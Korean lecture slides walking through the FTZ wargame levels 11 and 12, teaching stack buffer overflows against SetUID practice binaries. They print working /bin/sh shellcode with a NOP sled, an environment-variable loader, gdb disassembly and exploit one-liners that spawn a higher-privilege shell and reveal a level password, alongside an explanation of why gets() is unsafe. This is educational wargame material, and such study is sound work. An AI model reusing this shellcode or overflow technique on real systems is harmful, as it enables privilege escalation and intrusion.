
## NOP (0x90)

- NOP
  - 아무 것도 하지 않는 기계어 명령
  - 버퍼 오버플로우의 성공 확률을 높이기 위해 사용
    - 정확한 셸 코드의 시작 주소를 모를 때 앞에 NOP가 많으면 NOP 중 하나의 주소로만 점프하면 셸 코드 실행 가능





## 운영체제 복습 : fork()와 exec()



system("/bin/bash");를 한 이유는?



- 환경 변수 SHELLCODE의 주소 출력 프로그램 작성 (env.c)

A screenshot of a code editor window titled "level11@ftz:~/tmp". The editor contains a C program with the following code:

```
#include <stdio.h>

void main()
{
    printf("Address: 0x%x\n", getenv("SHELLCODE"));
}

~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
```

The status bar at the bottom indicates the file is "env.c", it is 6 lines long and 85 columns wide, the cursor is at position (1,1), and there are no search results found.



## 공격 프로그램 실행

- 환경 변수에 셸 코드를 저장하고 셸 코드의 주소 획득

```
level11@ftz:~/tmp
[level11@ftz tmp]$ gcc -o envsh envsh.c
[level11@ftz tmp]$ gcc -o env env.c
env.c: In function `main':
env.c:4: warning: return type of `main' is not `int'
[level11@ftz tmp]$ ./envsh
[level11@ftz tmp]$ ./env
Address: 0xbffff466
[level11@ftz tmp]$
```



## 셸 스크립트 복습

- [python] 한 줄 코드 실행

```
[root@zetawiki ~]# python -c 'print "Hello, world!'"
Hello, world!
```

- 작은 따옴표, 큰 따옴표, 역 따옴표 (‘ “ ` )

작은 따옴표는 문자열 그대로

```
>> echo '$HOME'
```

```
>> $HOME
```

큰 따옴표는 변수가 가진 값을

```
>> echo "$HOME"
```

```
>> /home/directory
```

역 따옴표는 안의 명령문을 실행한 결과를 반환

```
>> echo `pwd`
```

```
>> echo /home/directory
```



## 공격 프로그램 실행

- 공격 수행



```
level11@ftz:~  
[level11@ftz tmp]$ cd ..  
[level11@ftz level11]$ ./attackme `python -c 'print "A"*268 + "\x66\x4\xff\xbf"'`  
sh-2.05b$ whoami  
level12  
sh-2.05b$ my-pass  
TERM environment variable not set.  
  
Level12 Password is "it is like this".  
sh-2.05b$
```





# 버퍼 오버플로우 공격

- 버퍼 오버플로우 공격 시 스택 구조





## 그 외의 다양한 방법

- 다양한 FTZ Level 11 풀이 방법
  - 환경 변수
    - <https://c0wb3ll.tistory.com/entry/FTZ-level11-1-환경-변수>
  - NOP Sled
    - <https://c0wb3ll.tistory.com/entry/FTZ-level11-2-Nop-Sled>
  - RTL (Return To Library)
    - <https://c0wb3ll.tistory.com/entry/FTZ-level11-3-RTL>
  - Chaining RTL
    - <https://c0wb3ll.tistory.com/entry/FTZ-level11-4-Chaining-RTL>
  - FSB (Format String Bug)
    - <https://c0wb3ll.tistory.com/entry/FTZ-level11-5-FSB>



## 실습 FTZ Level 12. 버퍼 오버플로우



## 문제 파악

- level12 계정으로 로그인 → 힌트 확인

```
level12@ftz:~  
[level12@ftz level12]$ ls -l  
total 28  
-rwsr-x--- 1 level13 level12 13771 Mar  8 2003 attackme ← SetUID  
-rw-r----- 1 root level12 204 Mar  8 2003 hint  
drwxr-xr-x 2 root level12 4096 Feb 24 2002 public_html  
drwxrwxr-x 2 root level12 4096 Jan 15 2009 tmp  
[level12@ftz level12]$ cat hint  
  
#include <stdio.h>  
#include <stdlib.h>  
#include <unistd.h>  
  
int main( void )  
{  
    char str[256];  
  
    setreuid( 3093, 3093 );  
    printf( "문장을 입력하세요.\n" );  
    gets( str ); ← 버퍼 오버플로우  
    printf( "%s\n", str );  
}
```



## 문제 파악

- level11 문제와의 차이? ← 인자를 명령행이 아닌 표준 입력으로 받음

```
level11@ftz:~  
[level11@ftz level11]$ ls -l  
total 28  
-rwsr-x--- 1 level12 level11 13733 Mar  8  2003 attackme ← SetUID  
-rw-r----- 1 root level11 168 Mar  8  2003 hint  
drwxr-xr-x 2 root level11 4096 Feb 24  2002 public_html  
drwxrwxr-x 2 root level11 4096 May  4 17:31 tmp  
[level11@ftz level11]$ cat hint  
  
#include <stdio.h>  
#include <stdlib.h>  
  
int main( int argc, char *argv[] )  
{  
    char str[256];  
  
    setreuid( 3092, 3092 );  
    strcpy( str, argv[1] ); ← 버퍼 오버플로우  
    printf( str );          ← 포맷 스트링  
}
```

```
[level11@ftz level11]$ █
```



## gets() 함수

**설명** 표준 입력 장치로부터 문자열을 입력 받습니다.

**\*\*\* 주의 \*\*\***

gets() 함수를 사용하고 컴파일을 해 보면 warning이 아래와 같이 출력됩니다. 뭘 잘못된 부분도 없는데 경고를 하니 매우 찜찜합니다.

```
/main.c:8: warning: the `gets' function is dangerous and should not be used.
```

이것은 함수를 잘못 사용한 것이 아니라 gets()가 overflow를 검사하지 못하기 때문에 위험하다는 메시지로 gets 보다는 fgets를 사용하라는 경고입니다.

gets()는 문자열을 입력 받는 메모리의 포인터만 인수를 가지고 있고, 포인터에 대한 크기를 지정하는 인수가 없습니다. 그러므로 버퍼를 200개 만들어 놓았어도 200 byte 넘는 문자열을 입력하면 단순 무식하게 그대로 포인터의 메모리에 넣어 버립니다.

200 byte까지는 안전하지만 그 이상의 문자에 대해서는 안전을 보장할 수 없으며, buffer overflow를 이용하는 해킹에 이용될 수 있습니다. 그러므로 **버퍼의 크기를 인수로 넘겨 주는 fgets를 사용하는 것이 안전**합니다. 키보드 입력이라면 파일 디스크립터를 stdin을 사용하시면 됩니다.

**헤더** stdio.h


**형태** char \*gets(char \*s);

**인수** char s 문자열을 입력 받을 메모리 포인터

**반환** 포인터 s를 반환 : 이상없이 문자열을 입력 받았다.  
char \*s NULL : 입력 끝이거나 오류 발생

## 소스 분석

- gdb를 실행시켜 main 함수 disassemble





```
level12@ftz:~  
Dump of assembler code for function main:  
0x08048470 <main+0>:  push  %ebp  
0x08048471 <main+1>:  mov   %esp,%ebp  
0x08048473 <main+3>:  sub   $0x108,%esp  
0x08048479 <main+9>:  sub   $0x8,%esp  
0x0804847c <main+12>: push  $0xc15  
0x08048481 <main+17>: push  $0xc15  
0x08048486 <main+22>: call  0x804835c <setreuid>  
0x0804848b <main+27>: add   $0x10,%esp  
0x0804848e <main+30>: sub   $0xc,%esp  
0x08048491 <main+33>: push  $0x8048538  
0x08048496 <main+38>: call  0x804834c <printf>  
0x0804849b <main+43>: add   $0x10,%esp  
0x0804849e <main+46>: sub   $0xc,%esp  
0x080484a1 <main+49>: lea   0xfffffef8(%ebp),%eax  
0x080484a7 <main+55>: push  %eax  
0x080484a8 <main+56>: call  0x804831c <gets>  
0x080484ad <main+61>: add   $0x10,%esp  
0x080484b0 <main+64>: sub   $0x8,%esp  
0x080484b3 <main+67>: lea   0xfffffef8(%ebp),%eax  
0x080484b9 <main+73>: push  %eax  
0x080484ba <main+74>: push  $0x804854c  
0x080484bf <main+79>: call  0x804834c <printf>  
---Type <return> to continue, or q <return> to quit---
```



## 소스 분석

- 프로그램 실행 시 스택 구조 (앞 페이지 화살표)







## 버퍼 오버플로우 공격



- 버퍼 오버플로우 공격을 수행하려면?
  - 셸 코드를 메모리 어딘가에 저장
    - 이 때 저장한 곳의 주소를 알아야 함
  - attackme 프로그램 수행 후 **표준 입력**으로
    - 처음 268 바이트
      - 아무 내용이나 상관 없음 (NULL만 없으면 됨)
      - ex) AAAA...AAA (대문자 A 268개)
    - 다음 4 바이트
      - 앞에서 저장한 셸 코드의 주소





# 버퍼 오버플로우 공격

- 버퍼 오버플로우 공격 시 스택 구조





- 환경 변수에 쉘 코드를 저장하는 프로그램 작성 (envsh.c)
  - 레벨 11에서 작성한 프로그램을 복사해도 됨

```
level11@ftz:~/tmp
#include <stdio.h>
#include <stdlib.h>
#define SIZE 2048

char shellcode[] = "\xeb\x0d\x5b\x31\xc0\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\xe8\xee\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";

main() {
    int i;
    int slen = strlen(shellcode);
    unsigned char code[SIZE];

    for (i = 0; i < SIZE - slen - 1; i++) {
        code[i] = 0x90;
    }
    strcpy(code + SIZE - slen - 1, shellcode);
    code[SIZE - 1] = '\0';

    memcpy(code, "SHELLCODE=", 10);
    putenv(code);
    system("/bin/bash");
}
~
"envsh.c" 21L, 469C 1,1 All
```



- [illegible]



## 공격 프로그램 실행


- 환경 변수에 셸 코드를 저장하고 셸 코드의 주소 획득

```
level12@ftz:~/tmp
[level12@ftz tmp]$ gcc -o envsh envsh.c
[level12@ftz tmp]$ gcc -o env env.c
env.c: In function `main':
env.c:4: warning: return type of `main' is not `int'
[level12@ftz tmp]$ ./envsh
[level12@ftz tmp]$ ./env
Address: 0xbffff468
[level12@ftz tmp]$
```



## 운영체제 복습 - 파이프

- pipe
  - 어떤 명령어의 출력을 다른 명령어의 입력으로 처리
  - 예) `who | sort | lpr`





## 공격 프로그램 실행

- 공격 수행 → 실패

```
level12@ftz:~  
[level12@ftz tmp]$ cd ..  
[level12@ftz level12]$ python -c 'print "A"*268 + "\x68\xf4\xff\xbf"|./attackme  
문장을 입력하세요.  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAh? ?  
[level12@ftz level12]$
```



## 공격 프로그램 실행

- 앞에서 공격에 실패한 이유는?
